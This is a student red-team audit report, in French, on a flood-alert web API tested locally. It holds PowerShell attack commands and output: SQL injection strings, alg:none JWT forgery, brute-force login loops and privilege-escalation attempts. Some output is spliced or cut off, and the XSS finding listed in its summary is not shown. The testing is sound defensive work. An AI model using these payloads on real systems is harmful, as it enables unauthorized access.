



RAPPORT D'AUDIT DE SÉCURITÉ

PRE-FIX — Red Team

Oued-Souss Alert — Monitoring des crues agricoles

SIBD 2025-2026

Date	14 Avril 2026
Red Team	ABDALLI Fatima — AGHAD Ilham
Encadrant	Pr. S. EL-ATEIF

2. Résumé exécutif

12 attaques effectuées sur le système Oued-Souss Alert. Bilan : 5 vulnérabilités confirmées dont 3 critiques XSS Stored.

#	Attaque	Résultat	Sévérité	Statut
1	Data Injection (-50m, 9999m)	Plage globale bloquée	—	BLOQUÉ ✓
2	Data Injection (19.99m légal)	Fausse alerte CRITIQUE déclenchée	HAUTE	FAILLE ✗
3	Bypass RBAC (reader/operator)	5/5 tentatives bloquées	—	BLOQUÉ ✓
4	Injection SQL — login	express-validator protège	—	BLOQUÉ ✓
5	Exposition erreurs PostgreSQL	Messages DB bruts exposés	MOYENNE	FAILLE ✗
6	DoS / Brute Force login	50 req sans blocage	HAUTE	FAILLE ✗
7	JWT Token Manipulation	alg:none et forge bloqués	—	BLOQUÉ ✓
8	IDOR — accès toutes zones	Reader voit toutes les zones	MOYENNE	PARTIEL ⚠
9	Énumération utilisateurs	Réponses identiques	—	BLOQUÉ ✓
10	Mass Assignment	Champs inconnus ignorés	—	BLOQUÉ ✓
11	Helmet — Headers HTTP	CSP, HSTS, X-Frame configurés	—	RÉSISTÉ ✓
12	XSS Stored — 3 champs critiques	Payloads stockés en base DB	CRITIQUE	FAILLE ✗

3. Test 1 — Data Injection

3.1 Objectif

Simuler de fausses données de capteurs pour déclencher une fausse alerte critique de crue dans la Zone Agricole Ait Melloul.

3.2 Méthodologie

Endpoint ciblé : POST /api/measurements/water-level

Authentification : Token JWT admin (admin@souss.ma)

3.3 Résultats détaillés

Payload	Commande	Réponse	Statut
water_level_m = -50	{"water_level_m": -50}	400 — Invalid value	BLOQUÉ ✓
water_level_m = 9999	{"water_level_m": 9999}	400 — Invalid value	BLOQUÉ ✓
water_level_m = 19.99	{"water_level_m": 19.99}	201 — Inséré en DB	FAILLE ✗

```
PS C:\Users\Fatima> Invoke-RestMethod -Uri "http://localhost:3000/api/mesures/niveau" -Method POST -ContentType "application/json" -Headers @{Authorization = "Bearer $token"} -Body '{"sensor_id": 1, "water_level_m": -50, "timestamp": "2026-04-08T10:00:00"}'
Invoke-RestMethod : {"error": "Route not found."}
Au caractère Ligne:1 : 1
+ Invoke-RestMethod -Uri "http://localhost:3000/api/mesures/niveau" -Me ...
+ ~~~~~
+ CategoryInfo          : InvalidOperation : (System.Net.HttpWebRequest:HttpWebRequest) [Invoke-RestMethod], WebException
+ FullyQualifiedErrorId : Invoke-RestMethod -Uri "http://localhost:3000/api/measurements/water-level" -Method POST -ContentType "application/json" -Headers @{Authorization = "Bearer $token"} -Body '{"sensor_id": 1, "water_level_m": 9999, "timestamp": "2026-04-08T10:00:00"}'
```

```
PS C:\Users\Fatima> Invoke-RestMethod -Uri "http://localhost:3000/api/measurements/water-level" -Method POST -ContentType "application/json" -Headers @{Authorization = "Bearer $token"} -Body '{"sensor_id": 1, "water_level_m": 9999, "timestamp": "2026-04-08T10:00:00"}'
Invoke-RestMethod : {"errors":[{"type":"field","value":9999,"msg":"Invalid value","path":"water_level_m","location":"body"}]}
Au caractère Ligne:1 : 1
+ Invoke-RestMethod -Uri "http://localhost:3000/api/measurements/water- ...
+ ~~~~~
+ CategoryInfo          : InvalidOperation : (System.Net.HttpWebRequest:HttpWebRequest) [Invoke-RestMethod], WebException
+ FullyQualifiedErrorId : WebCmdletWebResponseException,Microsoft.PowerShell.Commands.InvokeRestMethodCommand
```

3.4 Vulnérabilité confirmée — Fausse alerte déclenchée

La valeur 19.99m est techniquement dans la plage autorisée (0–20m) mais physiquement impossible pour l'Oued Souss. Cette injection a automatiquement déclenché le trigger PostgreSQL et généré une alerte critique :


```
alert_type : LEVEL EXCEEDED
message    : Critical level exceeded. Zone: 1 | Measured: 19.99m | Seuil: 3.50m
status     : ACTIVE
zone_name  : Zone Agricole Ait Melloul
+ FullyQualifiedErrorId : WebCmdletWebResponseException,Microsoft.PowerShell.Commands.InvokeRestMethodCommand

PS C:\Users\Fatima> Invoke-RestMethod -Uri "http://localhost:3000/api/measurements/water-level" -Method POST -ContentType "application/json" -Headers @{Authorization = "Bearer $token"} -Body '{"sensor_id": 1, "water_level_m": 19.99, "timestamp": "2026-04-08T10:00:00"}'

measurement_id sensor_id timestamp          water_level_m
-----
20              1 2026-04-08T10:56:24.966Z 19.99
```

```
PS C:\Users\Fatima> Invoke-RestMethod -Uri "http://localhost:3000/api/alerts/active" -Method GET -Headers @{Authorization="Bearer $token"}

alert_id      : 2
zone_id       : 1
index_id      : 1
sensor_id     : 1
alert_date    : 2026-04-08T10:56:24.966Z
alert_type    : LEVEL_EXCEEDED
message       : Critical level exceeded. Zone: 1 | Measured level: 19.99 m | Level: 3.50 m | Sensor: 1
status        : ACTIVE
zone_name     : Zone Agricole Ait Melloul
latitude      : 30.337200
longitude     : -9.498800
sensor_type   : water_level
```



Recommandation : Ajouter une validation contextuelle basée sur les seuils historiques de la zone, pas seulement une plage globale (0–20m).

4. Test 2 — Bypass RBAC

4.1 Objectif

Tenter d'accéder à des fonctionnalités réservées à des rôles supérieurs en utilisant un token de rôle inférieur.

4.2 Résultats

Rôle utilisé	Action tentée	Réponse API	Statut
reader	Insérer mesure (create)	403 Access denied — reader/create/measurements	BLOQUÉ ✓
reader	Lire liste users (admin)	403 Access denied — reader/read/users	BLOQUÉ ✓
reader	Résoudre une alerte	403 Access denied — reader/update/alerts	BLOQUÉ ✓
operator	Lire liste users (admin)	403 Access denied — operator/read/users	BLOQUÉ ✓
operator	Élévation de privilège admin	403 Access denied — operator/update/users	BLOQUÉ ✓


```
* [new branch] red-team/audit-security -> red-team/audit-security
PS C:\Users\Fatima\oued-souss-alert> $response2 = Invoke-RestMethod -Uri "http://localhost:3000/api/auth/login" -Method POST
-ContentType "application/json" -Body '{"email":"reader@souss.ma","password":"lecteur123"}'
>> $token2 = $response2.token
>> Write-Host "Token reader : $token2"
Token reader : eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyX2lkIjozLCJyb2xlIjoicmVhZGvyIiwiaWwiOiJyZWZkZXJAc291c3MubWUiLCJpYXQ0IjE3NzU2NDc2MTYsImV4cCI6MTc3NTY3NjQxNn0.g4YjyLjXKYGI1Qr2PEkmq5NogJJ-Mydkaw59Lt4ZQXY
PS C:\Users\Fatima\oued-souss-alert> Invoke-RestMethod -Uri "http://localhost:3000/api/measurements/water-level" -Method POST
-ContentType "application/json" -Headers @{Authorization = "Bearer $token2"} -Body '{"sensor_id": 1, "water_level_m": 19.9
, "timestamp": "2026-04-08T11:00:00"}'
Invoke-RestMethod : {"error":"Access denied. Role 'reader' is not allowed to perform 'create' on 'measurements'."}
Au caractère Ligne:1 : 1
+ Invoke-RestMethod -Uri "http://localhost:3000/api/measurements/water- ...
+ ~~~~~
+ CategoryInfo          : InvalidOperation : (System.Net.HttpWebRequest:HttpWebRequest) [Invoke-RestMethod], WebExcept
ion
+ FullyQualifiedErrorId : WebCmdletWebResponseException,Microsoft.PowerShell.Commands.InvokeRestMethodCommand
PS C:\Users\Fatima\oued-souss-alert> Invoke-RestMethod -Uri "http://localhost:3000/api/auth/users" -Method GET -Headers @{Au
thorization = "Bearer $token2"}
Invoke-RestMethod : {"error":"Access denied. Role 'reader' is not allowed to perform 'read' on 'users'."}
Au caractère Ligne:1 : 1
+ Invoke-RestMethod -Uri "http://localhost:3000/api/auth/users" -Method ...
+ ~~~~~
+ CategoryInfo          : InvalidOperation : (System.Net.HttpWebRequest:HttpWebRequest) [Invoke-RestMethod], WebExcept
ion
+ FullyQualifiedErrorId : WebCmdletWebResponseException,Microsoft.PowerShell.Commands.InvokeRestMethodCommand
PS C:\Users\Fatima\oued-souss-alert> Invoke-RestMethod -Uri "http://localhost:3000/api/alerts/2/resolve" -Method PATCH -Head
ers @{Authorization = "Bearer $token2"}
Invoke-RestMethod : {"error":"Access denied. Role 'reader' is not allowed to perform 'update' on 'alerts'."}
Au caractère Ligne:1 : 1
+ Invoke-RestMethod -Uri "http://localhost:3000/api/alerts/2/resolve" - ...
+ ~~~~~
+ CategoryInfo          : InvalidOperation : (System.Net.HttpWebRequest:HttpWebRequest) [Invoke-RestMethod], WebExcept
ion
+ FullyQualifiedErrorId : WebCmdletWebResponseException,Microsoft.PowerShell.Commands.InvokeRestMethodCommand
PS C:\Users\Fatima\oued-souss-alert>
PS C:\Users\Fatima\oued-souss-alert> $response3 = Invoke-RestMethod -Uri "http://localhost:3000/api/auth/login" -Method POST
-ContentType "application/json" -Body '{"email":"oper@souss.ma","password":"oper123"}'
>> $token3 = $response3.token
>> Write-Host "Token operator : $token3"
Token operator : eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyX2lkIjoyLCJyb2xlIjoib3BlcmF0b3IiLCJlbWVhZG91c3MubWUiLCJpYXQ0IjE3NzU2NDc2MTYsImV4cCI6MTc3NTY3NjYyN30.yLYSfzKs1l2aYFquaZgc0uMN8a6CCHd7VcAsyRGXWNI
PS C:\Users\Fatima\oued-souss-alert> Invoke-RestMethod -Uri "http://localhost:3000/api/auth/users" -Method GET -Headers @{Au
thorization = "Bearer $token3"}
Invoke-RestMethod : {"error":"Access denied. Role 'operator' is not allowed to perform 'read' on 'users'."}
Au caractère Ligne:1 : 1
+ Invoke-RestMethod -Uri "http://localhost:3000/api/auth/users" -Method ...
+ ~~~~~
+ CategoryInfo          : InvalidOperation : (System.Net.HttpWebRequest:HttpWebRequest) [Invoke-RestMethod], WebExcept
ion
+ FullyQualifiedErrorId : WebCmdletWebResponseException,Microsoft.PowerShell.Commands.InvokeRestMethodCommand
PS C:\Users\Fatima\oued-souss-alert> Invoke-RestMethod -Uri "http://localhost:3000/api/auth/users/3/role" -Method PATCH -Cor
-ContentType "application/json" -Headers @{Authorization = "Bearer $token3"} -Body '{"role":"admin"}'
Invoke-RestMethod : {"error":"Access denied. Role 'operator' is not allowed to perform 'update' on 'users'."}
Au caractère Ligne:1 : 1
+ Invoke-RestMethod -Uri "http://localhost:3000/api/auth/users/3/role" ...
+ ~~~~~
+ CategoryInfo          : InvalidOperation : (System.Net.HttpWebRequest:HttpWebRequest) [Invoke-RestMethod], WebExcept
ion
+ FullyQualifiedErrorId : WebCmdletWebResponseException,Microsoft.PowerShell.Commands.InvokeRestMethodCommand
PS C:\Users\Fatima\oued-souss-alert>
```

Conclusion : Le système RBAC est robuste. Aucune élévation de privilège n'a été possible. Les messages d'erreur sont clairs et précis sans exposer d'informations sensibles.

5. Test 3 — Injection SQL

5.1 Résultats

Payload SQL	Endpoint	Résultat	Statut
' OR 1=1--	POST /api/auth/login (email)	400 — Invalid value	BLOQUÉ ✓
' OR '1'='1	POST /api/auth/login (password)	401 — Invalid credentials	BLOQUÉ ✓
1 OR 1=1 (dans URL)	GET /api/alerts/1%20OR%201=1	Erreur SQL exposée	FAILLE ✗
/api/alerts/actives	GET /api/alerts/actives	Message PostgreSQL brut	FAILLE ✗

```
PS C:\Users\Fatima\oued-souss-alert> $body1 = '{"email":"' OR 1=1--","password":"test"}'
>> Invoke-RestMethod -Uri "http://localhost:3000/api/auth/login" -Method POST -ContentType "application/json" -Body $body1
Invoke-RestMethod : {"errors":[{"type":"field","value":"' OR 1=1--","msg":"Invalid value","path":"email","location":"body"}, {"type":"field","value":"test","msg":"Invalid value","path":"password","location":"body"}]}
Au caractère Ligne:2 : 1
+ Invoke-RestMethod -Uri "http://localhost:3000/api/auth/login" -Method ...
+ ~~~~~
+ CategoryInfo          : InvalidOperation : (System.Net.HttpWebRequest:HttpWebRequest) [Invoke-RestMethod], WebExcept
ion
+ FullyQualifiedErrorId : WebCmdletWebResponseException,Microsoft.PowerShell.Commands.InvokeRestMethodCommand

PS C:\Users\Fatima\oued-souss-alert> $body2 = '{"email":"admin@souss.ma"--","password":"nimportequoi"}'
>> Invoke-RestMethod -Uri "http://localhost:3000/api/auth/login" -Method POST -ContentType "application/json" -Body $body2
Invoke-RestMethod : {"errors":[{"type":"field","value":"admin@souss.ma"--","msg":"Invalid value","path":"email","location":"body"}]}
Au caractère Ligne:2 : 1
+ Invoke-RestMethod -Uri "http://localhost:3000/api/auth/login" -Method ...
+ ~~~~~
+ CategoryInfo          : InvalidOperation : (System.Net.HttpWebRequest:HttpWebRequest) [Invoke-RestMethod], WebExcept
ion
+ FullyQualifiedErrorId : WebCmdletWebResponseException,Microsoft.PowerShell.Commands.InvokeRestMethodCommand

PS C:\Users\Fatima\oued-souss-alert> $body3 = '{"email":"admin@souss.ma","password":"' OR '1'='1"}'
>> Invoke-RestMethod -Uri "http://localhost:3000/api/auth/login" -Method POST -ContentType "application/json" -Body $body3
Invoke-RestMethod : {"error":"Invalid credentials"}
Au caractère Ligne:2 : 1
+ Invoke-RestMethod -Uri "http://localhost:3000/api/auth/login" -Method ...
+ ~~~~~
+ CategoryInfo          : InvalidOperation : (System.Net.HttpWebRequest:HttpWebRequest) [Invoke-RestMethod], WebExcept
ion
+ FullyQualifiedErrorId : WebCmdletWebResponseException,Microsoft.PowerShell.Commands.InvokeRestMethodCommand

PS C:\Users\Fatima\oued-souss-alert> Invoke-RestMethod -Uri "http://localhost:3000/api/alerts/1%20OR%201=1" -Method GET -Hea
ders @{"Authorization" = "Bearer $token"}
Invoke-RestMethod : {"error":"syntaxe en entrée invalide pour le type integer : « 1 OR 1=1 »"}
Au caractère Ligne:1 : 1
+ Invoke-RestMethod -Uri "http://localhost:3000/api/alerts/1%20OR%201=1 ...
+ ~~~~~
+ CategoryInfo          : InvalidOperation : (System.Net.HttpWebRequest:HttpWebRequest) [Invoke-RestMethod], WebExcept
ion
```

Activer
Accédez à

Vulnérabilité : Le serveur expose les messages d'erreur PostgreSQL bruts, permettant à un attaquant de déduire la structure interne de la base de données (types des colonnes, noms des tables).

Recommandation : Intercepter toutes les erreurs DB dans le errorHandler et retourner uniquement un message générique : {"error": "Ressource non trouvée"}.

6. Vulnérabilité moyenne — Exposition erreurs PostgreSQL

Les messages d'erreur PostgreSQL bruts sont renvoyés directement au client, révélant la structure interne de la base de données.

URL testée	Erreur exposée
GET /api/alerts/actives	syntaxe en entrée invalide pour le type integer : actives
GET /api/measurements/.../zone/1.5	syntaxe en entrée invalide pour le type integer : 1.5
GET /api/alerts/1 OR 1=1	syntaxe en entrée invalide pour le type integer : 1 OR 1=1

Recommandation : Intercepter toutes les erreurs DB dans errorHandler et retourner uniquement {"error": "Ressource invalide"}.

7. Test 4 — DoS / Brute Force

7.1 Objectif

Tester la résistance du rate limiter face à un bombardement de requêtes répétées.

7.2 Résultats

50 requêtes POST /api/auth/login envoyées en boucle rapide. Résultat attendu : blocage après dépassement du seuil (429 Too Many Requests). Résultat obtenu : 401 Invalid credentials sur les 50 requêtes — aucun blocage.

Paramètre	Configuré	Observé	Statut
Rate limit global	500 req / 15 min	50 req sans blocage	FAILLE ✗
Blocage brute force login	Non implémenté	Aucun blocage par IP	FAILLE ✗

Le rate limiter global de 500 req/15min est insuffisant pour protéger l'endpoint de login contre une attaque par force brute. 50 requêtes consécutives ont été envoyées sans aucun blocage (aucun 429 Too Many Requests reçu).

Recommandation : Implémenter un rate limit spécifique de 10 req/min sur /api/auth/login avec blocage par IP après 5 échecs.

8. Bilan des vulnérabilités

#	Vulnérabilité	Sévérité	Impact	Recommandation
V1	Injection de valeurs légales déclenchant fausse alerte	HAUTE	Fausse alerte de crue — panique inutile	Validation contextuelle par zone
V2	Exposition des erreurs PostgreSQL brutes	MOYENNE	Divulgarion de la structure DB	Masquer erreurs dans errorHandler
V3	Rate limiter insuffisant — brute force possible	HAUTE	Vol de credentials par force brute	10 req/min sur /auth/login + blocage IP

9. Test — JWT Token Manipulation

Objectif : Forger un token JWT pour usurper l'identité d'un administrateur sans connaître son mot de passe.

Méthode : Deux tentatives effectuées — utilisation de l'algorithme none pour supprimer la vérification de signature, et modification manuelle du payload en changeant role: reader vers role: admin.

```
Windows PowerShell
Copyright (C) Microsoft Corporation. Tous droits réservés.

Testez le nouveau système multiplateforme PowerShell https://aka.ms/pscore6

PS C:\Users\Fatima> $tokenParts = $token2 -split '\.'
>> $payload = $tokenParts[1]
>> # Ajouter padding Base64
>> $padding = 4 - ($payload.Length % 4)
>> if ($padding -ne 4) { $payload += '=' * $padding }
>> $decoded = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String($payload))
>> Write-Host "Payload JWT : $decoded"
Payload JWT :
PS C:\Users\Fatima> $response = Invoke-RestMethod -Uri "http://localhost:3000/api/auth/login" -Method POST -ContentType
"application/json" -Body '{"email":"admin@souss.ma","password":"admin123"}'
>> $token = $response.token
>>
>> $response2 = Invoke-RestMethod -Uri "http://localhost:3000/api/auth/login" -Method POST -ContentType "application/jso
n" -Body '{"email":"reader@souss.ma","password":"lecteur123"}'
>> $token2 = $response2.token
>>
>> Write-Host "Admin OK : $($token.Substring(0,20))..."
>> Write-Host "Reader OK : $($token2.Substring(0,20))..."
Admin OK : eyJhbGciOiJIUzI1NiIs...
Reader OK : eyJhbGciOiJIUzI1NiIs...
PS C:\Users\Fatima> $tokenParts = $token2 -split '\.'
>> $payload = $tokenParts[1]
>> $padding = 4 - ($payload.Length % 4)
>> if ($padding -ne 4) { $payload += '=' * $padding }
>> $decoded = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String($payload))
>> Write-Host "Payload JWT : $decoded"
Payload JWT : {"user_id":3,"role":"reader","email":"reader@souss.ma","iat":1775674952,"exp":1775703752}
PS C:\Users\Fatima> $fakeHeader = [System.Convert]::ToBase64String([System.Text.Encoding]::UTF8.GetBytes('{"alg":"none",
"typ":"JWT"}')).TrimEnd('=').Replace('+','-').Replace('/','_')
>>
>> $fakePayload = [System.Convert]::ToBase64String([System.Text.Encoding]::UTF8.GetBytes('{"user_id":1,"role":"admin","e
mail":"admin@souss.ma","iat":1775674952,"exp":999999999}')).TrimEnd('=').Replace('+','-').Replace('/','_')
>>
>> $fakeToken = "$fakeHeader.$fakePayload."
>> Write-Host "Token forgé : $fakeToken"
>>
>> Invoke-RestMethod -Uri "http://localhost:3000/api/auth/users" -Method GET -Headers @{"Authorization" = "Bearer $fakeTok
```



```
PS C:\Users\Fatima> Invoke-RestMethod -Uri "http://localhost:3000/api/zones" -Method GET -Headers @{Authorization = "Bearer $token2"}
zone_id      : 1
name         : Zone Agricole Ait Melloul
zone_type    : agricultural
area_ha      : 450.00
latitude     : 30.337200
longitude    : -9.498800
critical_level : 3.50
zone_id      : 5
name         : Zone Agricole Ouled Teima
zone_type    : agricultural
area_ha      : 510.00
latitude     : 30.366700
longitude    : -9.216700
critical_level : 3.80
zone_id      : 2
name         : Zone Agricole Taroudant
zone_type    : agricultural
area_ha      : 620.00
latitude     : 30.470200
longitude    : -8.877000
critical_level : 4.00
zone_id      : 4
name         : Zone Mixte chtouka
zone_type    : mixed
area_ha      : 380.00
latitude     : 30.183300
longitude    : -9.533300
critical_level : 3.00
zone_id      : 3
name         : Zone Urbaine Agadir Centre
zone_type    : urban
area_ha      : 120.00
latitude     : 30.427800
longitude    : -9.598100
```

Accédez directement aux mesures d'une zone par son ID :

```
PS C:\Users\Fatima> # Zone 1
>> Invoke-RestMethod -Uri "http://localhost:3000/api/measurements/water-level/zone/1" -Method GET -Headers @{Authorization = "Bearer $token2"}
>>
>> # Zone 2 - appartient-elle à un autre utilisateur ?
>> Invoke-RestMethod -Uri "http://localhost:3000/api/measurements/water-level/zone/2" -Method GET -Headers @{Authorization = "Bearer $token2"}
>>
>> # Zone 99 - inexistante
>> Invoke-RestMethod -Uri "http://localhost:3000/api/measurements/water-level/zone/99" -Method GET -Headers @{Authorization = "Bearer $token2"}

measurement_id : 20
sensor_id      : 1
timestamp      : 2026-04-08T10:56:24.966Z
water_level_m  : 19.99
sensor_status  : active

measurement_id : 9
sensor_id      : 1
timestamp      : 2026-04-08T10:29:31.477Z
water_level_m  : 1.50
sensor_status  : active

measurement_id : 8
sensor_id      : 1
timestamp      : 2026-04-08T04:29:31.477Z
water_level_m  : 3.80
sensor_status  : active

measurement_id : 7
sensor_id      : 1
timestamp      : 2026-04-07T10:29:31.477Z
water_level_m  : 3.60
sensor_status  : active

measurement_id : 15
sensor_id      : 3
timestamp      : 2026-04-08T10:29:31.477Z
water_level_m  : 1.20
```

Tentez d'accéder aux alertes d'une zone spécifique :

```
PS C:\Users\Fatima> Invoke-RestMethod -Uri "http://localhost:3000/api/alerts/zone/1" -Method GET -Headers @{Authorization = "Bearer $token2"}

alert_id : 2
zone_id : 1
index_id :
sensor_id : 1
alert_date : 2026-04-08T10:56:24.966Z
alert_type : LEVEL_EXCEEDED
message : Critical level exceeded. Zone: 1 | Measured level: 19.99 m | Level: 3.50 m | Sensor: 1
status : ACTIVE
zone_name : Zone Agricole Ait Melloul
latitude : 30.337200
longitude : -9.498800
sensor_type : water_level

alert_id : 1
zone_id : 1
index_id :
sensor_id : 1
alert_date : 2026-04-08T10:29:31.477Z
alert_type : LEVEL_EXCEEDED
message : Critical level exceeded. Zone: 1 | Measured level: 3.60 m | Level: 3.50 m | Sensor: 1
status : RESOLVED
zone_name : Zone Agricole Ait Melloul
latitude : 30.337200
longitude : -9.498800
sensor_type : water_level
```

Résultat : Le compte reader a pu consulter la totalité des 5 zones géographiques, toutes les mesures de capteurs et toutes les alertes du système sans aucune restriction. Aucun filtrage par utilisateur ou par zone assignée n'est implémenté.

Vulnérabilité : Un lecteur assigné à une seule zone peut consulter les données confidentielles de toutes les autres zones — fuite d'informations sensibles sur les niveaux d'eau et les alertes actives.

Recommandation : Implémenter un filtrage par zones assignées à chaque utilisateur via la table user_zone_configuration.

11. Test — Énumération d'utilisateurs

Objectif :

Déterminer si un email existe dans le système en analysant les différences de réponses API.

Méthode :

Trois types de requêtes envoyées — email valide avec mauvais mot de passe, email inexistant, email au format invalide.

```
ETag : W/"124-dkgIUXyLkf6MyeCi8wy1u6KaAI"
PS C:\Users\Fatima> # Email valide - que répond le serveur ?
>> $r1 = $null
>> try { $r1 = Invoke-RestMethod -Uri "http://localhost:3000/api/auth/login" -Method POST -ContentType "application/json" -Body '{"email":"admin@souss.ma","password":"MAUVAIS"}' } catch { $r1 = $_.ErrorDetails.Message }
>> Write-Host "Email VALIDE mauvais mdp : $r1"
>>
>> # Email invalide - même réponse ou différente ?
>> $r2 = $null
>> try { $r2 = Invoke-RestMethod -Uri "http://localhost:3000/api/auth/login" -Method POST -ContentType "application/json" -Body '{"email":"inexistent@souss.ma","password":"MAUVAIS"}' } catch { $r2 = $_.ErrorDetails.Message }
>> Write-Host "Email INVALIDE : $r2"
>>
>> # Email format invalide
>> $r3 = $null
>> try { $r3 = Invoke-RestMethod -Uri "http://localhost:3000/api/auth/login" -Method POST -ContentType "application/json" -Body '{"email":"pasunmail","password":"MAUVAIS"}' } catch { $r3 = $_.ErrorDetails.Message }
>> Write-Host "Email FORMAT invalide : $r3"
Email VALIDE mauvais mdp : {"error":"Invalid credentials"}
Email INVALIDE : {"error":"Invalid credentials"}
Email FORMAT invalide : {"errors":[{"type":"field","value":"pasunmail","msg":"Invalid value","path":"email","location":"body"}]}
```

Résultat :

- Email valide + mauvais mot de passe → {"error":"Invalid credentials"}
- Email inexistant + mauvais mot de passe → {"error":"Invalid credentials"}
- Email format invalide → {"errors":[{"msg":"Invalid value"}]}

Conclusion :

Les réponses pour email valide et inexistant sont identiques — impossible de deviner les comptes existants. Vulnérabilité mineure sur le format d'erreur différent pour un email mal formaté.

12. Test — Mass Assignment

Objectif :

Injecter des champs supplémentaires dans les requêtes pour modifier le rôle ou les permissions directement.

Méthode :

Quatre tentatives — ajout de role:admin dans le login, injection de champs role et user_id dans une mesure, modification de rôle via l'API admin avec un token reader, création d'un compte admin sans droits.

```
PS C:\Users\Fatima\oued-souss-alert> # Tentative 1 - s'auto-promouvoir admin lors d'une requête normale
>> $body = '{"email":"reader@souss.ma","password":"lecteur123","role":"admin","active":true}'
>> try {
>>   $r = Invoke-RestMethod -Uri "http://localhost:3000/api/auth/login" -Method POST -ContentType "application/json"
>>   Write-Host "Résultat : $($r | ConvertTo-Json)"
>> } catch { Write-Host "Erreur : $($_.ErrorDetails.Message)" }
Résultat : {
  "token": "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmVkb2x1IjoiaWVhZGVyIiwiaWF0IjYzZWFkZXJAc291c3M",
  "user": {
    "user_id": 3,
    "name": "Dashboard reader",
    "email": "reader@souss.ma",
    "role": "reader"
  }
}
```



```
PS C:\Users\Fatima\oued-souss-alert> # Tentative 2 - injecter user_id et role dans une mesure
>> $body2 = '{"sensor_id":1,"water_level_m":1.5,"timestamp":"2026-04-08T12:00:00","role":"admin","user_id":1,"active":true}'
>> try {
>>     $r2 = Invoke-RestMethod -Uri "http://localhost:3000/api/measurements/water-level" -Method POST -ContentType "application/json" -Headers @{Authorization = "Bearer $token"} -Body $body2
>>     Write-Host "Résultat : $($r2 | ConvertTo-Json)"
>> } catch { Write-Host "Erreur : $($_.ErrorDetails.Message)" }
Résultat : {
  "measurement_id": 21,
  "sensor_id": 1,
  "timestamp": "2026-04-08T19:14:17.142Z",
  "water_level_m": "1.50"
}

PS C:\Users\Fatima\oued-souss-alert> # Tentative 3 - modifier son propre rôle via l'API admin
>> $body3 = '{"role":"admin","active":true,"user_id":1}'
>> try {
>>     $r3 = Invoke-RestMethod -Uri "http://localhost:3000/api/auth/users/3/role" -Method PATCH -ContentType "application/json" -Headers @{Authorization = "Bearer $token2"} -Body $body3
>>     Write-Host "Résultat : $($r3 | ConvertTo-Json)"
>> } catch { Write-Host "Erreur : $($_.ErrorDetails.Message)" }
Erreur : {"error":"Access denied. Role 'reader' is not allowed to perform 'update' on 'users'."}

PS C:\Users\Fatima\oued-souss-alert> # Tentative 4 - créer un utilisateur admin sans être admin
>> $body4 = '{"name":"Hacker","email":"hacker@souss.ma","password":"hacker123","role":"admin"}'
>> try {
>>     $r4 = Invoke-RestMethod -Uri "http://localhost:3000/api/auth/users" -Method POST -ContentType "application/json" -Headers @{Authorization = "Bearer $token2"} -Body $body4
>>     Write-Host "Résultat : $($r4 | ConvertTo-Json)"
>> } catch { Write-Host "Erreur : $($_.ErrorDetails.Message)" }
Erreur : {"error":"Access denied. Role 'reader' is not allowed to perform 'create' on 'users'."}
```

Résultat :

Toutes les tentatives ont été bloquées. Les champs inconnus sont ignorés par le backend et le RBAC bloque les actions non autorisées.

Conclusion :

Pas de vulnérabilité Mass Assignment détectée.

13. Test — Helmet (Headers HTTP)

Objectif :

Vérifier si les headers HTTP exposent des informations sensibles sur la technologie utilisée.

Méthode :

Analyse complète des headers de réponse via une requête HTTP brute sur /api/auth/login.

```
PS C:\Users\Fatima> $req = [System.Net.WebRequest]::Create("http://localhost:3000/api/auth/login")
>> $req.Method = "POST"
>> $req.ContentType = "application/json"
>> $body = [System.Text.Encoding]::UTF8.GetBytes('{"email":"admin@souss.ma","password":"admin123"}')
>> $req.ContentLength = $body.Length
>> $req.GetRequestStream().Write($body, 0, $body.Length)
>> $resp = $req.GetResponse()
>> Write-Host "==== HEADERS HTTP ===="
>> foreach($header in $resp.Headers.AllKeys) {
>>     Write-Host "$header : $($resp.Headers[$header])"
>> }
==== HEADERS HTTP ====
Content-Security-Policy : default-src 'self';base-uri 'self';font-src 'self' https: data;;form-action 'self';frame-ances
tors 'self';img-src 'self' data;object-src 'none';script-src 'self';script-src-attr 'none';style-src 'self' https: 'uns
afe-inline';upgrade-insecure-requests
Cross-Origin-Opener-Policy : same-origin
Cross-Origin-Resource-Policy : same-origin
Origin-Agent-Cluster : 71
Referrer-Policy : no-referrer
Strict-Transport-Security : max-age=15552000; includeSubDomains
X-Content-Type-Options : nosniff
X-DNS-Prefetch-Control : off
X-Download-Options : noopen
X-Frame-Options : SAMEORIGIN
X-Permitted-Cross-Domain-Policies : none
X-XSS-Protection : 0
Access-Control-Allow-Origin : http://localhost:5173
Vary : Origin
Access-Control-Allow-Credentials : true
Connection : keep-alive
Keep-Alive : timeout=5
Content-Length : 292
Content-Type : application/json; charset=utf-8
